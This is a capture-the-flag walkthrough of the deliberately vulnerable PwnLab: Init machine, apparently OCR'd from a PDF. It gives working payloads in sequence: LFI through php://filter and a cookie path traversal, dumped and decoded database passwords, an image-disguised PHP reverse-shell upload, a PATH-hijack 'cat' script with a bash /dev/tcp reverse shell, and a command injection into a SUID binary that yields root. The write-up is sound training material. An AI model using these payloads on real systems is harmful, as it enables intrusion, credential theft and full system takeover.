
Port 80

1. Proceed to login page




2. Determine if it is susceptible to LFI
    - payload that worked:

```
php://filter/convert.base64-encode/resource=index
```

3. Analyze the index.php page

```php
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
  include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a
href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
  if (isset($_GET['page']))
  {
    include($_GET['page'].".php");
  }
  else
  {
    echo "Use this server to upload and share image files inside the intranet";
  }
?>
</center>
</body>
</html>
```


- Line 1-9:
  - It checks whether there is a cookie variable called `lang` is set, if it is set, include file `lang/<cookie value>`
- Exploit:
  - Create a cookie called `lang` and set `../../../../../etc/passwd` to do LFI



- Found Users:
  - kent
  - kane
  - root

4. Tried to FUZZ LFI could not find any useful file to include
    - Can be used to include our reverse shell later

```
ffuf -u http://192.168.1.3/ -w
/usr/share/wordlists/LFI/file_inclusion_linux.txt.1 --cookie
"lang=FUZZ" -fw 28
```



5. Feroxbuster shows a hidden file dir called `config.php`, view the file in base64 & decode it

```
php://filter/convert.base64-encode/resource=config
```

indexPage configPage


```php
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?
```

6. Try to connect to SQL remotely using found credentials
    - root:H4u%QJ_H99

```
┌──(root💀kali)-[~/vulnHub/pwnLab/192.168.1.3/loot]
└─# mysql -h 192.168.1.3 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| users          |
+----------------+
1 row in set (0.001 sec)

MySQL [Users]> SELECT * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)

MySQL [Users]>
```

- decoded:
    - kent:JWzXuBJJNy
    - mike:SIfdsTEn6I
    - kane:iSv5Ym2GRo

7. Login with any
8. Upload php-reverse-shell, attempt to bypass extension restrictions
    a. Change file extension of php-reverse-shell.php to .png/.jpg
    b. Using burpsuite, intercept and add `GIF89a;`




- Uploaded URL:


    `upload/f7e80460bbcf87fef90b1e428c6a0a56.png`

9. Invoke our shell by changing the value of our cookie `lang` to

    `../upload/f7e80460bbcf87fef90b1e428c6a0a56.png`



10. Shell obtained



Privilege Escalation to Mike via SUID

1. Change user to kent
    - Did not find anything at its home dir
2. Change user to kane
    - kane:iSv5Ym2GRo
    - Found an executable with SUID bit set
        - A way to privilege escalate to mike
3. Find out contents of suid executable with strings

```
kane@pwnlab:~$ strings msgmike
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setregid
setreuid
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh[
[^_]
cat /home/mike/msg.txt
;*2$"(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.text
.fini
```

```
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
```

- It is referencing cat

4. Exploit via SUID + Export PATH
    - Since cat's full PATH is not specified, it can be exploited by creating a reverse shell binary also called cat and export PATH
    - Export PATH

```
export PATH=/home/kane:$PATH
```

    - Rev Shell named cat

```
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.1.1/6666 0>&1
chmod +x cat
```

5. Shell obtained

```
┌──(root💀kali)-[~/vulnHub/pwnLab/192.168.1.3/exploit]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.3] 44205
mike@pwnlab:~$ whoami
whoami
mike
mike@pwnlab:~$
```

Privilege Escalation to Root via Command Injection

1. Found another binary with SUID bit set

```
mike@pwnlab:/home/mike$ ./msg2root
Message for root: hi
hi
mike@pwnlab:/home/mike$
```

```
mike@pwnlab:/home/mike$ strings msg2root
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
stdin
fgets
asprintf
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Message for root:
/bin/echo %s >> /root/messages.txt
;*2$"(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got
.got.plt
.data
```

```
.bss
.comment
crtstuff.c
```

- It is taking user input and echoing it into /root/messages.txt

2. Attempt command injection by appending another command

```
./msg2root
test && /bin/bash
test && /bin/sh
```

3. Root shell obtained

```
mike@pwnlab:/home/mike$ ./msg2root
Message for root: test; /bin/bash
test
bash-4.3$ whoami
mike
bash-4.3$ ^C
bash-4.3$ quit
bash: quit: command not found
bash-4.3$ exit
exit
mike@pwnlab:/home/mike$ ./msg2root
Message for root: test; /bin/sh
test
# whoami
root
```

- `/bin/bash` did not work for some reason

4. root flag


more flag.txt
If you are reading this, means that you have break 'init'
Pwnlab. I hope you enjoyed and thanks for your time doing
this challenge.
Please send me your feedback or your writeup, I will love
reading it
For sniferl4bs.com
claor@PwnLab.net - @Chronicoder
#